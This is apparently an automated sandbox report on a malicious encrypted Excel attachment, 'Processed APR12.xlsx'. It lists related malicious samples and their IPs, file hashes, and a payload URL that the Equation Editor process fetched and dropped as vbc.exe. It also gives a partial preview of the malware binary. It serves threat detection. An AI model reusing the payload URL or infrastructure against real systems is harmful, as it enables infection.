	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.23 8.226
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
LEASEWEB-USA-SFO-12US	36ne6xnkop.exe	Get hash	malicious	Browse	• 23.82.57.32
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• 23.82.57.32
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• 147.255.16 2.204
	rErRI1Ktbf.exe	Get hash	malicious	Browse	• 23.108.117.12
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 23.82.57.32
	fDFkIEBfpm.exe	Get hash	malicious	Browse	• 147.255.112.41
	foHzqhWjvn.exe	Get hash	malicious	Browse	• 147.255.16 2.204
	4TYyYEdhtj.exe	Get hash	malicious	Browse	• 147.255.112.41
	27hKPHrVa3.exe	Get hash	malicious	Browse	• 23.82.57.32
	winlog.exe	Get hash	malicious	Browse	• 142.91.138.224
	Swift File_pdf.exe	Get hash	malicious	Browse	• 142.91.138.224
	FB_1401_4_5,pdf.exe	Get hash	malicious	Browse	• 142.234.150.52
	YwngUG2lY5	Get hash	malicious	Browse	• 23.82.19.250
	shed.exe	Get hash	malicious	Browse	• 23.81.33.40
	1S0a576pAR.exe	Get hash	malicious	Browse	• 23.106.160.164
	NJx63jHebE.exe	Get hash	malicious	Browse	• 23.106.160.164
	j64eIR1IEK.exe	Get hash	malicious	Browse	• 23.105.124.225
	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• 23.105.124.225
	J0OmHIagw8.exe	Get hash	malicious	Browse	• 23.105.124.225
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 23.105.124.225
AMAZON-02US	V3kT2daGkz.exe	Get hash	malicious	Browse	• 52.217.45.230
	Bank Details.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PR0078966.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	presupuesto.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 52.15.160.167
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 3.13.255.157
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 52.79.124.173
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 44.227.76.166
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 52.58.78.16
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.23 8.226
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xles[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	838656
Entropy (8bit):	7.463586149126734
Encrypted:	false
SSDEEP:	12288:57n6WrZCWUV4Q3tJJ7eUMHaEKWAJuuXnvYH427ED7GcaSlUwSALuitlCFcozLgHj:576Wrox4QdbeUM8Wn+cEXHg
MD5:	396071CF13F858E6677A6655A2D173BB
SHA1:	5DBAD9D82FCF0D3BB83479AFEC8EA61441443263
SHA-256:	DD987F07D4E8F3D29758757AEA5FF5FEE6FCA9927D79E18F429B513E42491A09
SHA-512:	604EF9B2EDE3A60E48A760B77E41F561DF6BB8EC00E93E37EB475FB30BEB16C631D2ADAFF299C7110B7341F675D235462D68E91DD2D8BF595B3AE8CCEA04D74E
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 16%, Browse • Antivirus: ReversingLabs, Detection: 41%
Reputation:	low
IE Cache URL:	http://3.125.17.227/winme/xles.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...`3s`.....P..... ....@.. ....@.....4...W.....P..... ....H.....text..... ....`.rsrc...P.....@..@.rel oc.....@..B.....p.....H.....0.....9.....q.A.1.oe<.F.A.I....r..7Q...j.J.B_}.!...'!.P..[8. ...S.].....Z}Q..6..o.J.....>#....7..5 M".W.....9^bC....."..c..@I@=..5W,..G..f..gm..LZ.x.r.../=..Q.....Y$-...e_.va.7`.x...D.....F0.....*J.^...%.+R...I..i..o.i.j..:^...7.T#.....Z..I./.;.<....5.g..\b.)Z.Bw...j.*..8{p.[(./.....7..$.q ..g..3|..n.T..(..j^.!...n..../.E.....+...(.5m.....v..x...ar...7..R.v>..a.B.E./s....4.jHl.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F0E3D0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z...._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._.j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6979E67D.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	2524
Entropy (8bit):	2.5264785429958594
Encrypted:	false
SSDEEP:	24:YAbuAK0/qejmz8mSXZQsYzxLQTlJtS0WvusBV5f5n:Vgz8vXZQsYzuTlPWv1HR
MD5:	BDD597F29DB4535040C6A668EEA6AC72
SHA1:	3272BCE0EDB0F476371B0A6FEF16B1F5DB169D51
SHA-256:	AA7439DACC052B05B5CBC4B5DA0F0F2077797DE8D92DB763416A469C8E3DA2E5
SHA-512:	0CF29A4A033D2F5354573E99FE74AA9BA01D10C8CECC54DBD6A46208BAB01D3FB8DF387BFCA25AF8DA6E0E9E365927EA0C8C57DAD54F6B913B0395C80E01808
Malicious:	false
Reputation:	low
Preview:	....l..... EMF.....1.....V.....fZ..U"..F.....GDIC.....18.....iii.....-.....!.....!..... .....-.....!.....!.....!.....-.....!.....!.....-.....!.....-.....!..... .....@..Calibri..2...4.....lww@.zw.2f.....-.....'.....!.....'.....iii.....%.....L...d..... .....!.....?.....?.....L...d.....!.....?.....?.....'.....%.....L...d.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6AEACB78.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;..._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...../_ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8DCE764B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;..._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...../_ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C627CB57.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.8986571644672834
Encrypted:	false
SSDEEP:	3072:834UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:O4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	63E520516CA2B8379337861355EBB469
SHA1:	66173F86A7F0993EF909380273E4765E2555DEB4
SHA-256:	0C0AB37927121C7377EEF5404129F13FAD548AD4C9C130A51864D2CA23941DC5
SHA-512:	5C1F52F2F910F833CE9628CF07FAB6F45AD752C636F7A0E1BB9A449A867E72EDB06F92C34F5C9853F31D5C47D2EDD548B9A17351FA72AF08F629CE1125085B4
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....P..... .N0`P...H.....4....N0`P...H... ....y\VH...P... .....z\V.....X...%...7.....{ .@.....C.a.l.i.b.r.....X...H...\|....2UV.....{SV..... .....dv.....%.....%.....%.....l.....l...c..."".....%.....%.....%.....T...T.....@.E.@T.....L.....l...c...P... .e.6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C688FD6C.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3956
Entropy (8bit):	2.8149329918168324
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C688FD6C.emf	
SSDEEP:	48:s4lro06HwsK+1s7RPFk5WAevMZdJx1FuvFl0pzwrlKR:Nlo0AKOs7RPK5WAevmd/uWTKR
MD5:	60520E9C55A0AAB5CE254E12D63DB1C8
SHA1:	6C44AE09FECFFA75C9201ED089BBDF09E094EE76
SHA-256:	3F479C26CA2C48C14159D6D61E0E9C0CB5F45AABB55C0321143FD75369C2C6D6
SHA-512:	9A8A7A86E761C89A80422DAA69B9976A5E704A3114E9D0E9FAE87649A6B994E1FEFA41D407F14DC5175AF24AEC09DA561031A84F1D1E7CCDAB273634B1442525
Malicious:	false
Preview:	....l.....f.....|1.. EMF....t...>.....V.....fZ..U"..F...`...R...GDIC.....H...:.....g.....iii.....-.....!...g.....!.....f.....-.....!...f.....!.....-.....!...e.....!.....e.....-.....!...d.....!.....-.....!...c.....-.....!...a.....g.....@..Calibri..2..P4.....Iww@.zw.-f.....-.....2.>.....>...P.T.....2.P.....P...b.o.....2.b.....b...t.g.....2.t.....t....g.....2.....l.....2.....e.....2.....B.....2.....u.....2.....t.....2.....t.....2.....o.....2.....n.....2.....(.1.....'.....g...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9B62519.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g.....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....\|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z.....\_.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z...6.....J.:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr....I}|..._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.2067576375268345
Encrypted:	false
SSDEEP:	1536:cGNLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:ckNNSk8DtKBrpb2vxrOpprf/nVq
MD5:	742EA69FE63E914272204C32151C71DC
SHA1:	70BBB031AFC67F61452470222AC68DE4A0CF517A
SHA-256:	6ABCDDA7C299ABE123EAF67FAC08674A81E7095A76047AC0B4D0EF9C1FAA5920
SHA-512:	1ABF80645F2020A38196FD9E9B3EF7699187E9C26EDD8EA34CAE787098A9DB5EB81A382B27D3B2AC4F9DA3045D88E4B58B07B58048353877BB6B8100E58A8BDB
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<.....h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&..&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8.....H...4.....x...l.....T..... ..P..... .....&!.....

C:\Users\user\Desktop\~$Processed APR12.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**

C:\Users\user\Desktop\~$Processed APR12.xlsx	
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	838656
Entropy (8bit):	7.463586149126734
Encrypted:	false
SSDEEP:	12288:57n6WrZCWUV4Q3tJJ7eUMHaEKWAJuuXnvYH427ED7GcaSlUwSALuitlCFcozLgHj:576Wrox4QdbeUM8Wn+cEXHg
MD5:	396071CF13F858E6677A6655A2D173BB
SHA1:	5DBAD9D82FCF0D3BB83479AFEC8EA61441443263
SHA-256:	DD987F07D4E8F3D29758757AEA5FF5FEE6FCA9927D79E18F429B513E42491A09
SHA-512:	604EF9B2EDE3A60E48A760B77E41F561DF6BB8EC00E93E37EB475FB30BEB16C631D2ADAFF299C7110B7341F675D235462D68E91DD2D8BF595B3AE8CCEA04D74E
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 16%, Browse • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...`3s`.....P..... .....@.. ....@.....4...W.....P..... ....H.....text..... ....`.rsrc...P.....@..@.rel oc.....@..B.....p.....H.....0.....9.....q.A.1.oe<.F.A.I....r..7Q...j.J.B_}.!...'!.P..[8. ...S.].....Z}Q..6..o.J.....>#....7..5 M".W.....9^bC.....''..c..@l@=..5W,..G..f..gm..LZ.x.r.../=..Q.....Y$-...e_.va.7`.x...D.....F0.....*J.^...%.+R...I..i..o.i.j...^...7.T#.....Z..I./.;.<....5.g..\b.)Z.Bw...j.*..8{p.[(./.....7..$.q ..g..3|..n.T..(..j^.!...n..../.E.....+...(.5m.....v..x...ar...7..R.v>..a.B.E./s....4.jHl.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9967964720409475
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Processed APR12.xlsx
File size:	2693120
MD5:	c41fd90fc1e23885a1e075ce11d612e8
SHA1:	d1903963f15c001baceb7c0e92998bc38a19f318
SHA256:	9328d5dcf7664d4a92915ba032a183e63ef8602445737f42bf4d479b8037e1c2
SHA512:	5396b62923d362ad37c212f87ff8b0cbe9f45c6630a3c8bfbb1d625aab66852546ffa5437538e10b354aa5b858fd8a5a804b2bfeb431018e9864a3b6326f331d
SSDEEP:	49152:bUq/pJZx7mCy1a3/XUms8aop6WVlswMRkVo7szzYHdw6b+75eXu8:bU0HZxb6a39sOpmwioo7sYHdw6a7MXu8
File Content Preview:	.....>.....*..... .....z.....|.....~..... .....z.....|.....~.....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Processed APR12.xlsx"

Indicators

Has Summary Info:	False

Indicators

Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .

General	
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2667608

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2667608
Entropy:	7.99992880466
Base64 Encoded:	True
Data ASCII:	A . (. . . . . K 7 1 . - . . % . 9 . . . . / . | . F . .] A - M . k i D X m N . . . . u . . e . . | V V D . p . . I @ . q . " . . . . } . . 1 - . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M . . _ A . . [[- . . A N . . M
Data Raw:	41 b4 28 00 00 00 00 00 4b 37 31 cb 2d 1a e1 25 80 39 db 1c 7f 86 2f ef 7c 7f 46 0e 94 5d 41 2d 4d f2 6b 69 44 58 6d 4e ce e2 e5 df 75 be f7 65 ff 9f 7c 56 56 44 b4 70 0b ae 49 40 f7 71 d0 22 a9 9b d8 a7 7d c3 a6 31 2d b5 bf 41 4e bd e2 4d aa 89 5f 41 2e d1 5b 5b 2d b5 bf 41 4e bd e2 4d aa 89 5f 41 2e d1 5b 5b 2d b5 bf 41 4e bd e2 4d aa 89 5f 41 2e d1 5b 5b 2d b5 bf 41 4e bd e2 4d

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.48806759716
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . ^ . . @ . . . G . x (. t . | . . . . . ^ e . ? Y . . . . . 5 x . e . . . . . * . m c . n 1 . . . . d . . . . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

